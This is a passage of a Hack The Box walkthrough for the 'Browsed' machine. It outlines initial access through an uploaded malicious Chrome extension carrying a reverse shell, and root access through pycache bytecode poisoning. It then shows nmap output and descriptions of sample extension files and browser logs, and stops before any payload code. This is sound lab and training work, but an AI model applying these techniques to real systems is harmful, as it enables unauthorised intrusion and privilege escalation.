
Hack The Box: Browsed Machine Walkthrough – Medium Diffucility
Medium Machine Challenges, extension_tool.py, Gitea, HackTheBox, json, Linux, Penetration Testing, PythonIntroduction to Browsed:
In this writeup, we will explore the “Browsed” machine from Hack The Box, categorized as an Medium difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.
Objective for Browsed machine:
The goal of this walkthrough is to complete the “Browsed” machine from Hack The Box by achieving the following objectives:
User Flag:
Initial access is achieved by uploading a malicious Chrome extension containing a reverse shell payload. Automated extension testing triggers execution, resulting in a reverse shell as the Larry user. Access to the markdownPreview directory allows retrieval of user.txt, confirming user-level compromise.
Root Flag:
Privilege escalation is achieved through misconfigured sudo permissions, allowing execution of extension_tool.py as root. A world-writable pycache directory enables bytecode poisoning via a custom exploit. Injected code executes with elevated privileges, leading to root shell access and retrieval of /root/root.txt.
Enumerating the Browsed Machine
Reconnaissance:
Nmap Scan:
Begin with a network scan to identify open ports and running services on the target machine.
nmap -sC -sV -oA initial 10.129.244.79Nmap Output:
┌─[dark@parrot]─[~/Documents/htb/browsed]
└──╼ $ nmap -sC -sV -oA initial 10.129.244.79
# Nmap 7.94SVN scan initiated Tue Mar 24 23:43:39 2026 as: nmap -sC -sV -oA initial 10.129.244.79
Nmap scan report for 10.129.244.79
Host is up (0.015s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 02:c8:a4:ba:c5:ed:0b:13:ef:b7:e7:d7:ef:a2:9d:92 (ECDSA)
|_  256 53:ea:be:c7:07:05:9d:aa:9f:44:f8:bf:32:ed:5c:9a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Browsed
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Mar 24 23:43:47 2026 -- 1 IP address (1 host up) scanned in 7.85 seconds
Analysis:
- Port 22 (SSH): Secure Shell service running OpenSSH 9.6p1 on Ubuntu, allowing remote access.
- Port 80 (HTTP): Web server running nginx 1.24.0 on Ubuntu, hosting the Browsed application.
Web Enumeration on Browsed machine
Perform web enumeration to discover potentially exploitable directories and files.
Exploitation

The browsed platform presents a clean, minimalist landing page with a large circular element on the right side. Page highlights “Welcome to browsed,” a bold tagline, and a humorous internal note.”I work at Browsed btw”.
Extension Upload Feature on Browsed machine

A Browsed platform presents an upload form for Chrome extensions. Form accepts ZIP files, requires files at the archive root, and provides options to browse and submit. Page also indicates a processing time of roughly 10 seconds.
After adding the domain to /etc/hosts, the interface remains unchanged.
Sample Extensions

The Browsed platform samples page displays three Chrome extensions: “Fontify,” “ReplaceImages,” and “Timer.” Each entry includes a short description and a download option. Fontify enables users to change fonts and humorously critiques the use of Comic Sans MS.
Initial Extension Development

The content.js file fetches the saved font from Chrome’s synced storage, creates a style element, and injects it into the document head. It applies the selected font to all page elements using !important, enforcing a global font change.

The manifest.json file configures the “Font Switcher” Chrome extension. It defines version 2.0.0, specifies its functionality, and grants storage and scripting permissions. The file also sets a default popup and title, and configures content.js to run on all URLs at the document_idle stage.
Browser Testing Logs

Various verbose logs from internal Chrome components are visible, including crash reporter consent checks, Widevine CDM selection for DRM support, CPU core detection, and Zygote initialisation.

Running cat output reveals an expanded log with additional system-level details, including policy loader skips due to missing configuration files, the FieldTrialTestingConfig application, and a display server fallback from Wayland to X11. The log also captures D-Bus calls to the login1 service, indicating inter-process communication during browser startup.

The output2 log captures verbose Chrome internal activity, including repeated crash reporter checks, Widevine selection, CPU details, Zygote initialization, and display server warnings. These entries confirm consistent behaviour across multiple browser test runs.

Details about content script execution, extension IDs, and context creation are visible. These requests target the internal subdomain browsedinternals.htb under asset paths such as /assets/img/favicon.png and /assets/img/favicon.svg. Furthermore, segment result provider activities appear, including model score retrieval and user engagement optimisation processing.
Repository Analysis
